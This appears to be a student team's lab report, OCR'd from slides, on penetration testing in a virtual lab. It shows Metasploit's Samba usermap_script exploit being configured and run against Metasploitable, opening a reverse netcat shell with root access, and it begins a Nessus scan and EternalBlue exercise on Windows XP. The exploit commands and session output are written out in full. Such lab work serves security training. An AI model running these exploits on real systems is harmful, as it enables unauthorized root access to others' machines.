
With the “**msf console“** command we sent metasploit.
Metasploit is a framework used in computer security to develop, test and execute exploits against remote systems, often used by security professionals to identify and resolve vulnerabilities in computer systems.



SEARCHING EXPLOIT

TEAM 4

To search for the most suitable exploit, we used the command '**search**' followed by the name of the vulnerability we decided to exploit.



```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execu
tion
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential St
ate
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

USE THE EXPLOIT

TEAM 4


Once the exploit was found, we used the **‘use’** command followed by the path to use the exploit.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

SET OPTIONS

TEAM 4

Once we used the exploit to set the correct parameters we used the **‘show options’** command. The parameters to be set are the **‘rhosts’** and the **port**, where the rhosts parameter indicates the victim machine's ip address.



SET RHOSTS LPORT

TEAM 4

To set these parameters needed to start the exploit correctly, we used the commands **‘set rhosts**’ followed by the victim machine's IP and ‘**set lport**’ followed by the port number.


```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts ⇒ 192.168.50.150
```

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport ⇒ 5555
```

CORRECT SETTINGS

TEAM 4

This image shows the parameters of the exploit with the values entered by us.
As we can see, that the payload is already set. We will simply give the command “**run**” and the exploit will start.



RUN - EXPLOIT

TEAM 4

To get confirmation that we are within metasploitable (and therefore that the exploit was successful) we run the command “**ifconfig**”.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:59502) at 2024-05-28 09:07:50 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3c:33:26
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:3326/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:605 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39382 (38.4 KB)  TX bytes:10694 (10.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64017 (62.5 KB)  TX bytes:64017 (62.5 KB)

whoami
root
id
uid=0(root) gid=0(root)
```

TEAM 4

EXPLOIT WINDOWS XP

In this exploit we are going to exploit the vulnerabilities of windows xp that we have installed in our virtual box, which is known to have several vulnerable services running.
The primary objectives of this exercise are as follows:


- **Vulnerability Scanning**: We will use Nessus, a widely-used vulnerability scanner, to perform a basic scan on the Windows XP machine. This scan aims to identify any existing vulnerabilities within the system.

- **Exploitation with Metasploit**: After identifying vulnerabilities, we will specifically exploit the MS17-010 vulnerability, also known as EternalBlue, using the Metasploit framework. This step involves leveraging Metasploit to gain unauthorized access to the target machine.


Once we have successfully exploited the vulnerability and obtained a Meterpreter session, we will carry out the tasks to gather information and confirm control over the target machine.

CHANGE IP ADDRESS

TEAM 4



First, to change the IP address of the kali and windows xp machines we used the command: **sudo nano /etc/network/interfaces**




To change the IP on Windows XP, we first opened the **'Start'** menu and went to '**Control Panel**'.
From there, we selected '**Network Connections'** and found the network connection we want to change. We right-clicked on this connection and chose '**Properties**'. In the connection's properties window, we selected **'Internet Protocol (TCP/IP)'** and clicked on '**Properties**'. In the new window that opens, we have selected '**Use the following IP address**' and entered the desired IP, subnet mask and default gateway.
Finally, we restarted the computer to apply the changes.

PING


TEAM 4

We verify that the machines are communicating with each other through a **ping**.




START NESSUS

TEAM 4



We open the terminal and type the following command to start the nessus service:
sudo systemctl start nessusd.service


We then used the same command but replacing '**start**' with '**status**' to check that the service is running correctly.



START NEW SCAN

TEAM 4

We move to “**My scans**” section and choose “**New Scan**”.




CHOOSE THE SCAN

TEAM 4

We will be asked what kind of scan to do.

